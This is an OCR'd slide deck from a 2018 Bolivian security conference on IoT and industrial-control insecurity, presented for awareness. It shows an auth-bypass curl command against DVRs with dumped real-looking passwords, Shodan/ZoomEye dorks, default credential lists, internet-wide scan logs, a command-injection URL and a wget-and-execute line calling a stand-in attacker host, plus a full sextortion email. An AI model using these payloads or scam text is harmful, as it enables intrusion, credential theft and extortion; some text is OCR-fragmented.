
Ciberseguridad e inteligencia: Realmente estamos seguros ?



CONGRESO INTERNACIONAL
SEGURIDAD INFORMÁTICA
29 30 Nov – 1 Dic 2018 Bolivia

Rafael
@Bucio

Vivimos en una etapa de la historia donde todo queremos conectar a Internet para facilitarnos la vida.


A WEBSITE
CREDIT CARD
NFC
3574 294 268 811X

Cloud computing

Clou

PC

Mobile

Remote Server

Database

Notebook

Tablet PC

Remote Desktop

ternet


Virtual Leash
Out of Range
Keys

Fleet A Management Office

Maritime Secure Hosting and Network

Fleet B Management Office

Third Party System Supplier

Maritime Global Customer Support Center

Fleet A

Fleet B

Los vehículos de hoy son como *smartphones* sobre ruedas, y como cualquier computadora, son vulnerables a los *hackers*. Como bien ha dado cuenta CNNMoney en el pasado, las computadoras dentro de los automóviles son aún bastante rudimentarias.

En 2013, Miller y Valasek demostraron cómo podían *hackear* un coche mientras estaban sentados en su interior. En ese entonces, tenían que conectar físicamente una laptop al tablero del automóvil.

Pero la conectividad inalámbrica, ahora de serie en casi todos los coches, ha elevado el riesgo.

year has made clearer than ever before that this Internet of Things introduces all the vulnerabilities of the digital world into our real world.

Security researchers exposed holes in everything from Wi-Fi-enabled Barbie dolls to two-ton Jeep Cherokees. For now, those demonstrations have yet to manifest in real-world malicious hacks, says security entrepreneur Chris Rouland. But Rouland, who once ran the controversial government hacking contractor firm Endgame, has bet his next company, an Internet-of-Things-focused security startup called Bastille, on the risks of hackable digital objects. And he argues that public understanding of those risks is on the rise. “2015 has

IoT Botnet — 25,000 CCTV Cameras Hacked to launch DDoS Attack

Tuesday, June 28, 2016 Swati Khandelwal

The Internet of Things (IoTs) or Internet-connected devices are growing at an exponential rate and so are threats to them.


DOS ATTACK
EXPLOIT
TROJAN
BOTNET
VIRUS
WORM
CODE INJECTION

安全 | https://www.zoomeye.org/searchResult?q=%20"%2Flogin.rsp"&t=all

ZoomEye | Explore | Developer | Lab | Enterprise | ••• | "/login.rsp" | 中

Search Type

Devices	352,711
Websites	1

Year

2018	87,675
2017	133,095
2016	66,960
2015	61,977
2014	3,005

Country

Turkey	111,044
Malaysia	45,150
United States	43,305
India	19,858

Result | Vulnerability | Contribute Dork

About 352,712 results 0.188 seconds

"/login.rsp" ×

121.122.96.138

12345/http

Malaysia, Shah Alam

2018-05-03 11:07

```
HTTP/1.0 302 Found
HTTP/1.0 302 Found
content-type: text/html; charset=UTF-8
P3P: CP='IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVD
Location: /login.rsp
```

121.121.94.216

12345/http

Malaysia, Kuala Lumpur

2018-05-03 11:07

```
HTTP/1.0 302 Found
HTTP/1.0 302 Found
content-type: text/html; charset=UTF-8
P3P: CP='IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVD
Location: /login.rsp
```

121.121.99.228

12345/http

```
HTTP/1.0 302 Found
Common:CDebugger:SetLevel already close, Current ou
```

SHODAN

html:"/login.rsp"

Exploits | Maps | Share Search

TOTAL RESULTS

55,930

TOP COUNTRIES

Turkey	25,924
Malaysia	8,280
India	2,365
Brazil	2,195
Italy	2,082

TOP SERVICES

HTTP	40,851
Kerberos	4,738
HTTP (81)	3,329
HTTP (8080)	2,977
HTTP (82)	502

```
curl "http://<dvr_host>:<port>/device.rsp?opt=user&cmd=list" -H "Cookie: uid=admin"
```

```
[+] DVR (url):          http://mai[redacted]ne.com:80/
[+] Port:               80

[+] Users List:         1
```

Username	Password	Role ID
admin	erten1876	2

```
[+] DVR (url):          http://[redacted]:80/
[+] Port:               80

[+] Users List:         3
```

Username	Password	Role ID
Mike	Mb313191937	2
Char	pcul777	3
President	Biotech2	3

http...org/#../liveView.rsp

Inicio de sesion del NVR.

View NVR

View NVR

Vista en vivo

Reproducción

Configurar

12 Desconectado

13 Desconectado

14 Desconectado

15 Desconectado

Vista en vivo

Reproducción

Configurar

IPC

ok

Ritmo de PTZ

16

Preset

1

llamar

Crucero

Crucero1

PLC

SCADA

PULSE

PULSE

Schneider Electric

Modicon

MES

DCS

Unity Pro

Field Disp

Related

Internet de las cosas industriales

t.a.c

Water Metering

Itron

Power Metering

ISKRAEMECO

inVentia

Building Management

Telemetry System


11.213.98.145
123.132.231.205
147.114.78.25

¿How to Hack [I]IoT?

Vectores/ports*

Puerto	info	¿Auth?
*00**	Automatic Tank Gauges	yes/default/
102	S7 (S7 Communication) is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7 family.	yes/default/
*0000	DNP3 (Distributed Network Protocol) is a set of communications protocols used between components in process automation systems. Its main use is in utilities such as electric and water companies.	yes/default/
445	port 445 is "SMB over IP"	yes/

Vectores/ports*

txt*cont	info	¿Auth?
P*we*Log**	Revenue and power quality meters for utility network monitoring	NO/default
MX-M364N	IMPRESORA, COPIADORA, ESCÁNER, FAX Y. ARCHIVO DOCUMENTAL	yes/default/
form: type:password	Formulario de contraseña	yes/default/

admin:admin

root:admin | admin:1234

root:root | root:(none) | admin:password

```
.:: rafael ☰ Macaria → [~]
$ nmap [redacted]

Starting Nmap 6.40-2 ( http://nmap.org ) at 2016-08-30 17:45 CDT
Nmap scan report for [redacted]
Host is up (0.029s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
23/tcp    open     telnet
80/tcp    open     http
2121/tcp  filtered ccproxy-ftp
2323/tcp  filtered 3d-nfsd
8080/tcp  open     http-proxy
20000/tcp open     dnp

Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
```

```
.:: rafael ☰ Macaria → [~]
$ telne
Trying
Connect
Escape
```

```
root@supermicro1:~/masscan# bin/masscan 0.0.0.0/0 -p80 --max-rate 30000000 --pfring
/etc/masscan/exclude.txt: excluding 3880 ranges from file

Starting masscan 1.0 (http://bit.ly/14GZzcT) at 2013-09-14 22:59:14 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 3508758232 hosts [1 port/host]
rate:25011.09-kpps, 56.72% done,   0:00:49 remaining, 0-tcbs,
```

Scanning is not a crime

TPX

C3

01 Range CDIR
Port,BW,Threads,Filename } /*form*/

02 IF [PORT == OPEN]

Execute PayLoad

02.1 ip,port -> class payload ();

def _ _ init _ _ (self,ip,port):

- - - — - - - - — - -

- - - — - - - - - — - -

- BlackBox

return true, “Vuln”

return true, “Not Vuln”

TPX


02.2

```
if - >
http://$IP/IoTSystem?
user=user&pass=somePass
--- > UPLOAD, form->file..
...
if ..
..
if ..
..
if - >
http://$IP/IoTSystem?user=./../bin/
sleep 10&pass=somePass
```

200 Ok-

03

```
$ s0m3wget http://atacante.com/
Instalador.sh -O /tmp/a.sh ;chmod +x /
tmp/a.sh ;/tmp/a.sh > /dev/null 2>&1 &`
```



Ejemplo/s/

Ejemplo 01-MX

Por ultimo… qué viene a futuro…

open source intelligence (OSINT) + BadPerson

Leaks + public information = BlackMail

re: "[redacted]" Inbox ×

Dirk Saunders <yxpnmjarrettlwq@outlook.com> 12:07 PM (8 minutes ago)

to me

I know, [redacted], is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?

I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?

Well, I believe, $1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7

(It's CASE sensitive, so copy and paste it carefully)

Note:

You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

Creación de perfiles…

Gustos y costumbres (net)

Contraseñas Viejas

Música Favorita

Lugares mayormente frecuentados

Redes Sociales

Gracias !!

@Bucio

Rafael@tpx.mx